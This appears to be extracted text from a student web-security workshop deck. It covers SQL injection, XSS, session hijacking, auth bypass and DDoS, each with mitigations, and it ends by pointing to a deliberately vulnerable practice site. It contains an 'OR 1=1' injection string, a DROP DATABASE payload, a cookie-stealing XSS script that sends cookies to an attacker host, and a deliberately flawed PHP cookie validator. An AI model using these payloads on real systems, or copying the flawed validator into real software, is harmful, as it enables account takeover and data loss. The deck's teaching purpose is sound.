username="username" OR 1=1 --" AND password="password2"
```




ZU 0666', 0, 0); DROP DATABASE TABLICE;

PL PASINOWSKI Sp. z o.o. ul. Włocławska 10 80-001 Włocławek

So, How to prevent this?

"Sanitize your inputs like COVID is still around"

The easiest and most effective method is **Input**

Sanitization:

1. **Parameterized Queries:** Treats **input as data**, not code.
2. **Input Validation:** Ensure *numbers are numbers* and *emails are emails*.
3. **Least Privilege:** **Don't** give your web app "**root**" access to the DB.




Cross Site Scripting

"Stranger Danger: Don't take candy (scripts) from strangers."

What is XSS?

XSS involves **injecting** a *malicious script* into your website to *redirect data to a different one*, often a temporary webhook.





Sample Scripts

"Only for Illustration purposes"


```
1 <script>
2   // 1. Capture the session cookie
3   var sensitiveData = document.cookie;
4
5   // 2. Send it to the external listener
6   // The script creates an invisible image or fetch request
7   // The data is appended as a query parameter (?data=...)
8   fetch('https://attacker-controlled-site.com/log?cookie=' +
    encodeURIComponent(sensitiveData));
9 </script>
```


XSS Prevention - 1

"Its just Input Sanitization again Isn't it?"

To understand how to prevent XSS, we need to know what it targets.

XSS targets commands or tags that **Render text directly onto the webpage** with **no built-in modification**



XSS Prevention - 2

“An Unsanitized write is always a wrong”

To prevent XSS, we (once again) sanitize the input into **harmless, non-executable** blocks.

- **Context-Aware Encoding:** Turn special characters (<, >) into safe text.
- **Content Security Policy (CSP):** A **whitelist** of where scripts can load from.
- **Sanitization Libraries:** Tools like *DOMPurify* that scrub bad HTML.

Session Hijacking

'Look at me. I am the user now.'

Cookies are local storage for a webpage.

Whatever data the websites wants to have access to later on, it stores as cookies.

The *Vulnerability*:

1. Many websites store **session cookies**, tracking which **user is logged in currently**.
2. If it is not stored properly, a user can **edit the cookie** and *gain access to another user's account*



```
1 <?php
2 function validate_cookie($cookie){
3     $cookie_username = $cookie['username'];
4     $cookie_token = $cookie['token'];
5     $cookie_expiration = $cookie['expiration']
6
7     $user_token = sql("SELECT `token` from users where `username` = " . $cookie_username);
8
9     // Calculating the final token to compare, and take only 10 chars of the beginning
10    $final_token = substr(md5($cookie_username . '|' . $user_token . '|' . $cookie_expiration), 0, 10);
11
12    // Simulate comparison with loose comparison
13    // Note: Using loose comparison '==' instead of strict comparison '==='
14    if ($cookie_token == $final_token) {
15        echo "Your are authenticated as " . $cookie_username . " Congratulations!";
16    } else {
17        return false;
18    }
19 }
20 ?>
```


Session Hijacking

'ISTG if its input sanitization once again I'm going to get mad"

The *Fix*:

1. This time, the fix is **Output Sanitization**
2. Or we can just prevent JavaScript from accessing the Cookie using the *HTTPOnly* flag.
3. We can also implement **Session Regeneration** to *prevent reuse of old Session IDs*

Auth Bypass

"Just jump the gate"

The files required for a webpage are stored **on the server** and **need to be accessible**.

Sometimes, some private **"admin pages"** are not removed from the route and are accessible simply by **typing "/admin"** after the URL



The Methods:

- **Forced Browsing: Guessing admin URLs** (e.g., **typing /admin without logging in**).
- **IDOR (Insecure Direct Object Reference): Changing ID numbers** in the URL (e.g., **user_id=100 -> 101**) to see other people's data.
- **Parameter Tampering: Modifying form data** (e.g., changing price from 100 to 1).

Auth Bypass

"At least its not input sanitization..."

Well... its kind of *Input Verification*

- **Server-Side Checks:** **Validate user permissions** on *every page load and API call*, not just the menu visibility.
- **Indirect References:** Use **random strings (GUIDs)** *instead of sequential numbers (1, 2, 3)* for IDs so they can't be guessed.
- **Deny by Default:** If a user doesn't have explicit permission, access is blocked.



Distributed Denial of Service

"10,000 bots walk into a bar... and the bar explodes."

What is DDoS?


Imagine sending a server request

Now **imagine sending 100000**


The **server panics**, and the people who actually want service are *denied*.



Denial of Service



Distributed Denial of Service



DDoS Prevention

“Okay this time its definitely not Input sanitization”

1. The easiest way to prevent DDoS attacks is to implement a **Rate Limiter**, that *limits the maximum requests per second from a certain IP address*.
2. Many **CDNs** offer this service.
3. Since most hosting platforms have this feature built in, the attacks have reduced in recent times.
4. Since DDoS attacks may use multiple IP addresses, many CDNs like **almighty Cloudflare** also implement *Bot Detection using Captchas*

```
"Enter the captcha: "  
<strong id="captchaText" data-value="UXRH4">UXRH4</strong> == $0
```

**LET'S GET
STARTED**

Hack an App!

This is **OpenNet** – a totally ~~secure~~ vulnerable and ~~well~~ vibe coded social networking site.

bdsm.kossiitkgp.org